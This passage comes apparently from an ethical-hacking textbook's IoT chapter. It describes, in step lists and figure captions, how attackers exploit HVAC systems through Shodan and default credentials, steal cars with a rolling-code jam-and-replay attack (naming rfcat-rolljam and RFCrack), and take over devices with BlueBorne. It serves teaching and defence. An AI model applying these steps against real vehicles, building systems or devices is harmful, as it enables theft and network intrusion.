


Attacker using Shodan searches for vulnerable ICS systems
1
Attacker
2
Attacker tries default user credentials to access the ICS system
iRidium Server
Service Password
LOGIN
Reset Service Password
3
Attacker gains access to the HVAC system through ICS
HVAC
4
Attacker controls the temperature from HVAC or carries out other attacks on local network
Organization Network

Figure 18.10: Exploiting HVAC system



Rolling Code Attack

- Most smart vehicles use **smart locking systems** that involve the transmission of an **RF signal** in the form of a code from a modern key fob, which locks or unlocks the vehicle, to the receiver in the vehicle
- This code that locks or unlocks a vehicle or garage is called a **Rolling Code** or **Hopping Code**
- The attacker uses a jammer to thwart the **transmission of a code**
- After obtaining the code, the attacker can use it to unlock and **steal the vehicle**

1 Victim presses car remote button to unlock the car

2 Attacker uses jammer to jam the car's reception of rolling code sent and simultaneously sniffs the first code

3 The car does not unlock; victim tries again by sending second code

4 Attacker sniffs the second code

5 On the second attempt by the victim, an attacker forwards the first code that unlocks the car

6 The recorded second code is used later by an attacker to unlock and steal the vehicle

Rolling Code Attack

Most smart vehicles use smart locking systems, which include an RF signal transmitted in the form of code from a modern key fob to lock or unlock the vehicle. Here, the code sent to the vehicle is only used once and is different for every other use, which means if a vehicle receives the same code again, it rejects it.

The code that locks or unlocks a car or garage is called a rolling code or hopping code. It is used in a keyless entry system to prevent replay attacks. An eavesdropper can capture the code transmitted and later use it to unlock the garage or vehicle.

To obtain the rolling code, the attacker thwarts the transmission of a signal from the key fob to the receiver in the vehicle. This attack is performed using a jamming device that simultaneously jams the signal and sniffs the code, and the attacker later uses that code to unlock the vehicle or the garage door.

For example, given below are the steps followed by an attacker to perform a rolling-code attack:

- Victim presses car remote button and tries to unlock the car
- Attacker uses a jammer that jams the car's reception of the rolling code sent by the victim and simultaneously sniffs the first code
- The car does not unlock; victim tries again by sending a second code
- Attacker sniffs the second code
- On the second attempt by the victim, the attacker forwards the first code, which unlocks the car

- The recorded second code is used later by the attacker to unlock and steal the vehicle

Attackers can make use of tools such as rfcat-rolljam and RFCrack to perform this attack.




Victim presses car remote button to unlock the car
1
Victim
3
The car does not unlock; victim tries again by sending second code
Car
Attacker uses jammer to jam the car's reception of rolling code sent and simultaneously sniffs the first code
2
Attacker sniffs the second code
4
On the second attempt by the victim, an attacker forwards the first code that unlocks the car
5
6
The recorded second code is used later by an attacker to unlock and steal the vehicle
Car
Attacker with Jamming Device

Figure 18.11: Illustration of rolling-code attack



BlueBorne Attack

- A BlueBorne attack is performed on **Bluetooth connections to gain access** and take full control of the target device
- It is a collection of various techniques based on the known **vulnerabilities of the Bluetooth protocol**
- BlueBorne is compatible with **all software versions** and does not require any user interaction, precondition, or configuration, except that the Bluetooth should be activated
- After gaining access to a device, the attacker can penetrate any corporate network using that device to **steal critical information** about the organization and **spread malware** to nearby devices

Attacker
1 Discover Bluetooth Device
2 Retrieve MAC Address
3 Send Probes
4 Retrieve OS information
5 Gains Access and Controls Printer to access Corporate Network
Bluetooth-enabled Printer
Corporate Network

BlueBorne Attack

A BlueBorne attack is performed on Bluetooth connections to gain access to and take full control of the target device. Attackers connect to nearby devices and exploit the vulnerabilities of the Bluetooth protocol to compromise the devices. BlueBorne is a collection of various techniques based on the known vulnerabilities of the Bluetooth protocol. This attack can be performed on multiple IoT devices, including those running operating systems such as Android, Linux, Windows, and older versions of iOS. In all operating systems, the Bluetooth process has high privileges. After gaining access to one device, an attacker can penetrate any corporate network using that device to steal critical information from the organization and spread malware to nearby devices.

BlueBorne is compatible with all software versions and does not require any user interaction, precondition, or configuration except for Bluetooth being active. This attack establishes a connection with the target Bluetooth-enabled device without even pairing with the device. Using this attack, an attacker can discover Bluetooth-enabled devices, even though they are not in an active discovery mode. Once the attacker identifies any nearby device, he/she tries to extract the MAC address and OS information to perform further exploitation on the target OS. Based on the vulnerabilities present in the Bluetooth protocol, attackers can even perform remote code execution and man-in-the-middle attacks on the target device. This attack can be performed on various IoT devices, such as smart TVs, phones, watches, car audio systems, printers, etc.

Steps to perform BlueBorne attack:

- Attacker discovers active Bluetooth-enabled devices around him/her; all Bluetooth-enabled devices can be located even if they are not in discoverable mod

- After locating any nearby device, the attacker obtains the MAC address of the device
- Now, the attacker sends continuous probes to the target device to determine the OS
- After identifying the OS, the attacker exploits the vulnerabilities in the Bluetooth protocol to gain access to the target device
- Now the attacker can perform remote code execution or a man-in-the-middle attack and take full control of the device


